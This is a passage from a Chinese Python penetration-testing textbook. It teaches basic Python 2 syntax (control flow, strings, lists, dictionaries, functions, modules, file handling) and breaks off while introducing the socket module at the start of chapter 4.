


图 3-19　Aptana Studio 3 的工作界面

在弹出的 Run As 对话框中选中 Python Run，然后单击 OK 按钮来运行这个程序，如图 3-21 所示。








图 3-20　选择弹出菜单中的 Run 选项　　　　图 3-21　使用 Python Run 运行程序

这个程序执行的结果会在下方的 Console 处显示，如图 3-22 所示。




图 3-22　程序执行的结果

3.3　编写第一个 Python 程序

除了使用下载的编辑器以外，Python 的工作环境中提供了交互式的编程模式，输入命令并按下回车键之后立刻可以看到效果。这种工作方式可以帮助读者更加清楚地了解 Python 的原理。因为本书介绍的程序主要应用于网络方面，在这一点上，Linux 的性能要远远高于 Windows，所以接下来介绍的所有程序，如无特殊说明，都是在 Kali Linux 2 系统的编程环境中实现的。

首先在 Kali Linux 2 中打开一个终端，如图 3-23 所示。




图 3-23　在 Kali Linux 2 中打开一个终端

然后输入“python”启动交互式编程模式，如图 3-24 所示。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

图 3-24　启动 Python 的交互式编程模式

从图 3-24 中可以看出当前使用 Python 的版本为 2.7.13。这就是 Python 的命令行工作模式，在这种模式下，输入 Python 语句之后按回车键就会立刻执行。可以在命令行中使用 print 函数来打印输出一些内容，例如使用如下语句。

```
>>> print "Hello ,welcome to Python world"
```

然后按回车键，在命令行的工作模式下，回车键不仅是换行，同时也意味着执行，上面语句的输出结果如图 3-25 所示。

```
>>> print "Hello ,welcome to Python world"
Hello ,welcome to Python world
>>>
```

图 3-25　在命令行中使用 print 函数打印输出

另外也可以像编译型语言（如 C 语言）一样，将一个程序全部写完以后再执行。这种模式在调试的时候可能有些麻烦，但是可以实现更完善的功能，而且具备了可移植性。但是这需要使用专门的开发环境，本书中的实例都采用了前面介绍的 Aptana Studio 3 作为开发环境。

添加注释是书写程序的好习惯，这样当你完成了一个程序之后，别人就清楚你编写每一行代码的目的。这一点在团队协作的时候尤为重要，注释语句不会参与程序的执行。因此也有一些程序员在临时删除一段代码的时候，会使用注释的方式来禁用这段代码。例如：

```
# Copyright (C) 2001-2006 Python Software Foundation
```

如果要对多行代码进行注释，只需要在每行前面放一个 # 就可以了。例如：

```
# Copyright (C) 2001-2006 Python Software Foundation
# Author: somebody
# Contact: somebody @python.org
```

3.4 选择结构

如果读者有其他编程语言的基础，那么会觉得 Python 很容易上手。常见的编程语言都有三大结构：顺序结构、选择结构和循环结构。其中，顺序结构是一句接着一句执行的，因而很少会特别注意到这种结构。而选择结构的特点则会绕过一些语句执行。最为常用的选择结构语句为 if 语句。在 Python 语法中，一条 if 语句由以下两个部分组成。

（1）条件语句：这是一个可能为真也可能为假的语句，由 if 关键字作为开始，由冒号结尾，例如：

```
if Scores==100:
```

注意：它与 C 语言最大的不同之处在于这里面的条件语句没有括号。

（2）代码块：这是一段可以执行的代码，当条件语句的值为真的时候，就会执行这个代码块。特别需要注意的是，Python 语句中的代码块并没有使用常见的大括号，而是采用缩进的方式，很多熟练使用其他语言的程序员对此可能并不习惯。Python 中的缩进会影响程序的编译，这一点必须要牢记。

```
if Scores==100:
        print "Well done"
```

上面是正确的写法，而下面的这种写法是错误的。注意：两者的区别仅仅在于缩进。

```
if Scores==100:
print "Well done"
```

有些时候，仅使用 if 并不能实现预期的功能，例如，希望当 Scores 的值等于 100 的时候，输出"Well done"，但是在不等于 100 的时候，输出"Work harder"，这时就需要再使用 else 语句。else 无须再使用条件语句，它等价于 if 后面的条件语句为假。

```
if Scores==100:
        print "Well done"
else:
        print "Work harder"
```

再复杂一点儿，考虑分数为 100、分数不为 100 但大于 60、分数小于 60 三种情况，单单使用 if 和 else 就显得无能为力了。这里面还需要考虑分数不为 100 时，是否大于 60 这个问题。elif 语句其实可以看作 else 加 if 的合体。

```
if Scores==100:
        print "Well done"
elif Scores>=60:
        print "Work harder"
else:

        print "make great efforts"
```

当情况更为复杂的时候，需要使用更多的 elif。但是无论如何，一个选择结构只有一个 if，代表其他条件的 elif 都在 if 语句之后，如果希望确保至少会执行其中一条，就要在最后加上 else 语句。

3.5　循环结构

在日常生活中经常会遇到一些有规律的重复操作，例如，输出从 1 到 100 的自然数。如果使用顺序结构来实现这个程序，那么需要使用 100 个 print 语句。其实这些语句都是重复执行的，也只需要使用一个循环语句就可以代替这 100 个语句。在 Python 中的循环语句也有 while 和 for 两种，首先来看一下 while 的用法，while 循环语句包含以下两个部分。

（1）条件语句：这是一个可能为真也可能为假的语句，由 while 关键字作为开始，由冒号结尾，例如下面这句。

```
while i<100:
```

（2）代码块：这是一段可以执行的代码，当条件语句的值为真的时候，就会执行这个代码块。同样需要注意的也是缩进的格式。

```
while i<100:
        print i
```

和选择结构不同的是，当代码块执行完之后，并不是继续向下执行，而是要重新返回到

while 循环的条件语句处，再次检查该条件的值，如果条件为真，就会再次执行代码块，否则会跳过整个代码块。

如果这个条件语句的结果永远为假，那么代码块中的语句将不会执行。可是如果这个条件语句的结果永远为真呢？例如：

```
while 1==1:
        print "Never stop"
```

这种循环永远都不会结束，显然并不会需要一个程序永远处于运行状态，它总得有个结束的时候。这时就需要使用 break 语句了，它的作用就是停止这个循环。接下来编写一个程序，要求用户输入用户名，但是只有当用户的输入为 admin 时，才会进行下一步。

```
while 1:
    print "what is your name ? "
    name=input()
    if name=='admin':
        break
print'welcome'
```

这里面使用了 input 函数，这是一个非常有用的函数，它可以在执行的时候从命令行处接收来自用户的输入，并将这个输入传递给正在执行的程序。

除了 break 语句之外，还有一个功能类似的 continue 语句，它也只能应用于循环内部。不同的是，当程序执行遇到 continue 语句的时候，就会马上跳回到循环开始的地方，重新对循环条件求值，也就是继续这个循环。

不过 Python 中 while 循环的用法和其他语言（如 C 语言）的区别并不大，而另一个 for 循环就有些不同了。

for 循环又称为计数循环，这是因为可以在条件语句中指定循环的次数。for 语句要和 range() 函数搭配使用，常见的形式如：

```
for i in range(10):
```

for 语句的构成部分主要由以下两个部分组成。

（1）循环语句：这是由一个 for 关键字、一个变量名、一个 in 关键字、一个 range() 方法和一个冒号共同构成的语句，这个 range() 函数中可以接受参数，最多三个参数。

（2）代码块：这是一段可以执行的代码。

这里需要注意的是 range() 本身就是一个函数，如果只接受一个参数，如 range(n)，则表示的是执行代码块的次数。

```
for i in range(5):
    print i
```

而如果里面是两个参数，如 range（5,10），则第一个参数表示的是 for 循环开始的值，第二参数表示上限，但是循环中 i 的值不会取到 10。

```
for i in range(5,10):
    print i
```

range() 函数也可以有第三个参数，前两个参数分别是开始值和上限，第三个参数是步长，也就是每次循环时循环变量的变化。

```
for i in range(2,10,2):
    print i
```

3.6　数字和字符串

Python 中提供了 5 个标准的数据类型——数字、字符串、列表、元组和字典。Python 中支持的数字类型主要有三种，分别是 int、long 和 float。这些数字支持常见的数学运算。这里面 int 代表的就是整数，常见的没有小数点的数就是整数，Python 的命令行可以用来充当一个计算器。

```
>>> 100+1
101
```

而平时所用的实数在 Python 中就是 float 类型。

```
>>> 100.2+9
109.2
```

另外，Python 有时需要处理一些较大的整数，这时就需要使用到长整数，长整数的写法是在后面添加一个 L。

```
>>> 9999999999999999999999999999999999
9999999999999999999999999999999999L
```

在 Python 中输入字符串很简单，只需要用引号开始和结束，例如 'This is a test'。Python 中的字符串是一种相当灵活的数据类型，它支持很多运算符和方法。首先介绍一下常见的字符串运算符。

（1）+，这个运算符在操作两个数字时是相加的意思，在操作两个字符串的时候则表示连接的意思，例如：

```
>>> 'Penetration '+'Test'
'Penetration Test'
```

（2）*，这个运算符在操作两个数字时是相乘的意思，不能应用于两个字符串。不过，

一个字符串可以与一个整数进行 * 操作，表示将这个字符串重复 n 次。

```
>>> 'Penetration '*3
'Penetration Penetration Penetration '
```

（3）[]，这个运算符很灵活地将字符串看作类似 C 语言数组（相信本书的读者都应该会有一点儿 C 语言的基础，不过没有也没关系）。例如，一个字符串 'Hello Python' 就支持以下的操作，这里面的“-1”是一个特殊的参数，表示最后一个字符。

```
>>> a='Hello Python'
>>>a[0]
'H'
>>>a[2]
'l'
>>>a[-1]
'n'
```

（4）[:]，这个运算符用来得到一个子字符串，使用两个下标来指定一个范围，包含从开始下标到结束下标之间包含的字符，包括开始下标代表的字符，但不包括结束下标代表的字符。

```
>>> a='Hello Python'
>>>a[0:5]
'Hello'
>>>a[:5]
'Hello'
>>>a[6:]
'python'
```

（5）in，这个运算符用于两个字符串，如果第二个字符串包含第一个字符串，则返回 True，否则返回 False。

```
>>> "He" in "Hello Python"
True
>>> "he" in "Hello Python"
False
```

（6）not in，这个运算符也用于两个字符串，运算结果与 in 相反。

```
>>> "He" not in "Hello Python"
False
>>> "he" not in "Hello Python"
True
```

3.7 列表、元组和字典

数学上，序列是被排成一列的对象（或事件），这样每个元素不是在其他元素之前，就是

在其他元素之后。在 Python 中，序列是最基本的数据结构。在 Python 中最为常见的序列是列表和元组，这些序列提供了很多便利的操作。

3.7.1 列表

首先看一下列表，列表以左括号开始，右括号结束，样式为 ['Nmap'，'Kali'，'Openvas']。列表中数据项的类型无须相同，这一点对于具有一些其他语言基础的读者来说，可能有些不习惯，不过这也是 Python 语言灵活性的体现。对一个列表而言，可以进行如下操作。

（1）列表的创建。创建一个以 tools 为名的列表。

```
>>>tools=['Nmap','Kali','Openvas']
```

（2）使用下标来访问和更新列表。只要使用下标就可以对列表中的元素进行读取和修改。

```
>>>tools[0]
'Nmap'
>>>tools[2]='Metasploit'
>>>tools
['Nmap', 'Kali', 'Metasploit']
```

（3）使用切片来访问列表。使用下标只能访问到单个元素，使用切片就可以取得多个元素，得到一个新的列表。

```
>>>tools[1:3]
['Kali', 'Metasploit']
```

在一个切片中，第一个整数是切片开始的下标，第二个整数是切片结束的下标，但是不包括这个下标。

（4）使用 len() 取得列表长度。

```
>>>len(tools)
3
```

（5）列表的连接和复制操作。列表支持“+”和“*”两个运算符，“+”表示连接运算符，例如，将 tools 和列表 ['Sqlmap','Burpsuite'] 组成一个新的列表。

```
>>> tools+['Sqlmap','Burpsuite']
['Nmap', 'Kali', 'Metasploit', 'Sqlmap', 'Burpsuite']
```

另外，也可以使用“*”这个运算符来实现对列表的复制，例如将这个列表复制三次。

```
>>>tools*3
['Nmap', 'Kali', 'Metasploit', 'Nmap', 'Kali', 'Metasploit', 'Nmap', 'Kali',
'Metasploit']
```

（6）in 操作符与 not in 操作符，利用这两个运算符可以确定一个值是否在列表中。

```
>>> 'map' in tools
True
>>> 'Nmap' not in tools
False
>>> 'Office' in tools
False
>>> 'Office' not in tools
True
```

（7）删除列表元素，Python 中使用 del 语句来删除列表中的元素。例如，要删除列表中的 'Kali'，可以使用如下的语句。

```
>>>del tools[1]
>>>tools
['Nmap', 'Metasploit']
```

（8）Python 中还支持一些操作的函数。常用的函数有如下几个：index（obj）在列表中查找指定值，如果这个值存在于列表中，就返回它的下标；append（obj）在列表的末尾添加指定对象；insert（index，obj）将指定对象插入到列表的 index 位置；remove（obj）将列表中的特定值删除；sort() 对列表中的元素进行排序。

3.7.2 元组

元组这个数据类型和列表的大部分性质都是相同的，不同之处只有以下两点。

（1）元组使用的是圆括号 ()，而列表使用的是方括号 []。

（2）元组中的元素是不能被修改的。

3.7.3 字典

字典数据类型提供了更为灵活访问和组织数据的方式，它可以存储任意类型的数据。字典可以使用索引进行操作，不过这些索引的类型并不一定要是整数，也可以是不同的数据类型。字典类型用大括号表示，字典中的索引称为键，这些键和对应的值共同构成了一个“键 - 值”，键和值用冒号分隔，格式如下所示。

```
score={'LiMing': 80,'ChenKe': 100,'ZhangLan': 75}
```

从上面的例子可以看出，在字典中顺序是并不重要的。常见的字典操作如下。

（1）keys()，将整个字典中的键以列表形式返回。

（2）values()，将整个字典中的值以列表形式返回。

（3）items()，将整个字典中的“键 - 值”以列表形式返回。

（4）has_key()，检查一个键是否存在于字典中，如果存在则返回 true，否则返回 false。

（5）get()，检查一个键是否存在于字典中，如果存在则返回该键对应的值，否则返回备用值，所以这个函数需要两个参数，一个是要查找的键，另一个是备用值。

字典的值还可以是任意的数值类型，在本书后面的实例中会多次使用列表和字典作为字典的值。

3.8　函数与模块

函数就是用来完成一定功能的，向一个函数提供输入，这个函数会返回一个输出。有些功能会经常用到，如果反复为这些功能编写代码，那将会使得程序变得极为臃肿而且难以阅读。这时就可以使用函数来改善程序，函数能提高应用的模块性以及代码的复用率。

Python 中的函数可以分成两种：一种是 Python 中内置的函数，例如大家都很熟悉的 print()；另一种是自行编写的函数。

编写一个函数很简单，Python 中的函数一般包含以下 5 个部分。

（1）函数的标识符。首先要使用 def 来创建一个函数，这个 def 就是标识符（define 的缩写）。

（2）函数名。每一个函数都要有一个名字，最好这个函数的名字能体现出它的功能。

（3）函数的参数。如果将函数比作一个机器，那么参数就是放入这个机器的原料，函数的参数需要放在 () 中。完成之后需要使用冒号结束这一行。

（4）函数体。这部分是函数的主体，里面是实现函数功能的代码。但是函数体的语句需要相对函数标识符缩进。

（5）函数的 return 语句。表示函数结束，可以返回一个值。如果没有 return 语句，则表示返回 None。

下面给出了一个计算平方的函数。

```
def square(x):
        y= x**2
        return y
```

如果在命令行中编写这个函数，那么在出现冒号的时候，Python 命令行中原本的“>>>”会变成“…”，这时按下 Tab 键执行缩进。当函数内容完成之后，连续按两下回车键，就可以结束函数编写。这时命令行中又变成了“>>>”，如图 3-26 所示。

如果需要使用这个函数，只需要使用这个函数的名字和参数即可，例如计算 99 的平方，只需要输入“square（99）”即可，如图 3-27 所示。

除了如上定义的函数之外，Python 还支持匿名函数的使用。匿名函数使用 lambda 关键字创建。Python 中 Lambda 表达式的形式如下所示。

```
函数名 =lambda 参数列表：函数体
```

```
>>> def square(x):
...     y=x**2
...     return y
...
>>>
```

图 3-26　编写一个函数




图 3-27　调用一个函数

在 Python 中，Lambda 表达式适用于简单的函数，例如，上例中的 square 函数就可以写成如下形式。

```
square = lambda x: x**2
```

如果将一些经常使用的函数编写到一个 Python 文件中，在任何程序中都可以调用这些函数，则会更加方便，C 语言中的头文件以及 Java 中的包就实现了这样的功能，在 Python 中，这种文件称为模块。如果此前有编程基础，一定对 #include <stdio.h> 这条语句感到很熟悉。而 Python 中使用的是 import 语句。

1. import 语句

如果希望引入某一个模块，可以使用 import 加上模块的名字，例如要引入 Socket 模块，就可以使用：

```
import socket
```

如果要同时引入多个模块，可以使用逗号分开：

```
import socket,random
```

这样引用之后，在调用模块中的函数时，必须使用“模块名 . 函数名”来引用。

2. from…import 语句

一个模块中可能包含大量的函数，但是我们的程序一般不会使用到它的全部函数。一般使用哪个函数，只需要引入它即可，这时就可以使用 from…import 语句。例如，只需引入 scapy.all 模块中的 srp 函数，就可以使用如下语句。

```
from scapy.all import srp
```

通过这种方式引入的时候，调用函数时只需要给出函数名，不需要给出模块名。如果需要把一个模块的所有内容全都导入，使用的语句只需将函数名写成 * 即可。

```
from scapy.all import *
```

3.9　文件处理

在 Python 中对文件进行处理的函数主要包括以下几个。

（1）open() 函数。如果要对一个文件进行处理，首先需要打开这个文件。使用 open() 函数打开一个文件，创建一个 file 对象，然后才可以使用其他方法对这个文件进行读写操作。open 函数的完整语法格式如下。

```
file object = open(file_name [, access_mode][, buffering])
```

这里面的 object 就是一个 file 对象，file_name 是要打开目标文件的名称，access_mode 是打开文件之后的模式，默认情况下是只读模式 r，也就是不能改写该文件。常见的模式包括 r（读模式）、w（写模式）、a（追加模式）、b（二进制模式）、+（读 / 写模式）。而这些模式还可以组合使用，例如，wb 表示以二进制格式打开一个文件只用于写入，如果该文件已存在则将其覆盖，如果该文件不存在则创建新文件。w+ 表示打开一个文件用于读写，如果该文件已存在则将其覆盖，如果该文件不存在则创建新文件。wb+ 表示以二进制格式打开一个文件用于读写，如果该文件已存在则将其覆盖，如果该文件不存在则创建新文件。

下面打开一个名为 test.txt 的文件，并对其进行读写操作。

```
target = open("test.txt", "w+")
```

（2）read() 函数。打开一个文件之后，就可以使用 read() 对其中的内容进行读取了，这个函数的格式如下所示。

```
fileObject.read([count]);
```

这里面的 count 表示要从打开文件中读取的字节数。例如：

```
str=target.read(100)
```

（3）write() 函数。打开一个文件之后，还可以使用 write() 方法将任何字符串写入一个打开的文件。write() 函数的格式如下所示。

```
target.write(string);
```

例如，将“Hello Python”写入到 test.txt 中，就可以使用 write() 方法。

```
target.write( " Hello Python \n");
```

（4）close() 函数。File 对象的 close() 方法刷新缓冲区里任何还没写入的信息，并关闭该文件，这之后便不能再进行写入。例如，关闭前面打开的文件，就可以执行：

```
target.close();
```

除了以上介绍的 4 个函数之外，Python 中还提供了一些高效的文件处理函数，关于这些函数的使用可以参考 Python 标准文档，本书不再详细讲述。

小结

在本章中首先完成对 Python 的简单介绍，并讲解了如何在 Kali Linux 2 系统上安装和使

用 Python 编程环境。但是 Python 的语法并不是本书的重点，所以只是围绕 Python 常见数据类型、基本结构、常用函数这几个方面进行了介绍。如果读者之前没有编程语言的基础，那么最好找一本专门介绍 Python 基础的书来学习。

从第 4 章开始，将会正式开始 Python 渗透之旅，Python 语言魅力最大的地方就在于丰富的模块文件，这也正是第 4 章的内容。

第 4 章

CHAPTER 04

安全渗透测试的常见模块

Python 是一个非常强大的网络安全渗透语言。首先，Python 中内置了很多针对常见网络协议的模块，这些模块对网络协议的层次进行了封装，这样在编写网络安全渗透程序的时候就可以把精力都放在程序的逻辑上，而不是网络实现的细节了。

通过这一章的学习，读者很快会领略到 Python 的魅力，以前可能需要上百行的代码现在可以轻轻松松地使用几行代码来完成，这一切要归功于即将要学习的模块。在这一章将会介绍 Python 中与网络相关的几个功能强大的模块，在很多的著名黑客工具中也都可以看见这些模块的身影。

（1）Socket 模块。

（2）python-nmap 模块。

（3）Scapy 模块。

4.1 Socket 模块文件

在长时间的教学工作中，作者发现学生们经常会将 Socket 当作 TCP/IP 协议族中的一员，但是又无法在 TCP/IP 协议层次图中找到这个“协议”，因此会感到困惑。

实际上 TCP/IP 协议族将网络分成了链路层、网络层、传输层和应用层。人们所熟知的 IP、TCP 和 HTTP 分别位于网络层、传输层和应用层。这些层次和协议各司其职，各尽其能。而 Socket 并不是 TCP/IP 协议族中的协议，而是一个编程接口。有网络程序编写经历的读者，

都知道在编程中很少有人会写实现三次握手过程的代码，这是为什么呢？ TCP 中最为典型的不就是三次握手吗？

不错，TCP 的连接需要三次握手，但是这一点在 TCP 的内部已经实现了，当再需要使用 TCP 的时候，只需要调用这个协议，所以无须再实现一次。其实 TCP/IP 和操作系统一样，除了具体实现之外，同时也对外部提供调用的接口，这一点就像 Windows 操作系统中提供了 Win32 编程接口一样。而 Socket 正是 TCP/IP 提供的外部接口。

那么也许有人要问，为什么不自己去编程实现这些协议，而是要调用别人写好的接口呢？实际上，操作系统和 TCP/IP 的代码都很复杂，实现起来所花费的时间和精力将会是惊人的，很可能穷尽一生也无法完成，而如果调用这些接口，可能几行代码就搞定了，现在读者是不是已经了解调用接口的含义了呢？

也就是说，TPC/IP 是传输层协议，主要解决数据如何在网络中传输，而 Socket 则是对 TCP/IP 的封装和应用。TPC/IP 是网络中的规则，是不能修改的，而 Socket 则是给程序员使用的，是可以任意使用的。实际上，编程语言在处理网络时都可以使用到 Socket。Socket 的英文原义是“孔”或“插座”，通常也称作“套接字”，用于描述 IP 地址和端口，是一个通信链的句柄，可以用来实现不同虚拟机或不同计算机之间的通信。网络上的两个程序通过一个双向的通信连接实现数据的交换，应用程序通常通过“套接字”向网络发出请求或者应答网络请求。

4.1.1 简介

Socket 模块的主要目的是帮助在网络上的两个程序之间建立信息通道。在 Python 中提供了两个基本的 Socket 模块：服务端 Socket 和客户端 Socket。当创建了一个服务端 Socket 之后，这个 Socket 就会在本机的一个端口上等待连接，客户端 Socket 会访问这个端口，当两者完成连接之后，就可以进行交互了。

在 Python 中，Socket 模块的使用十分简单。在使用 Socket 进行编程的时候，需要首先实例化一个 Socket 类，这个实例化需要三个参数：第一个参数是地址族，第二个参数是流，第三个参数是使用的协议。

使用 Socket 建立服务端的思路主要是首先实例化一个 Socket 类，然后开始循环监听，一直可以接收来自客户端的连接。成功建立连接之后，接收客户端发来的数据，并再向客户端发送数据，传输完毕之后，关闭这次连接。

使用 Socket 建立客户端则要简单得多，在实例化一个 Socket 类之后，连接一个远程的地址，这个地址由 IP 和端口组成。成功建立连接之后，开始发送和接收数据，传输完毕之后，关闭这次连接。

4.1.2　基本用法

1. Socket 的实例化

首先来看一下如何实例化一个 Socket。Socket 实例化的格式为：

```
socket(family,type[,protocal])
```

其中，三个参数中的 family 是要使用的地址族。常用的协议族有 AF_INET、AF_INET6、AF_LOCAL（或称 AF_UNIX、UNIX 域 Socket）、AF_ROUTE 等。默认值为 socket.AF_INET，通常使用这个默认值即可。

第二个参数 type 用来指明 Socket 类型，这里可以使用的值有三个：SOCK_STREAM，这是 TCP 类型，保证数据顺序及可靠性；SOCK_DGRAM，用于 UDP 类型，不保证数据接收的顺序，非可靠连接；SOCK_RAW，这是原始类型，允许对底层协议如 IP 或 ICMP 进行直接访问，基本不会用到。默认值为 SOCK_STREAM。

第三个参数指使用的协议，这个参数是可选的。通常赋值“0”，由系统自动选择。

如果希望初始化一个 TCP 类型的 Socket，就可以使用如下语句。

```
s=socket.socket()
```

这条语句实际上相当于 socket.socket(socket.AF_INET,socket.SOCK_STREAM)。这里因为使用的都是默认值，所以可以省略掉。

而如果希望初始化一个 UDP 类型的 Socket，则可以使用如下语句。

```
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

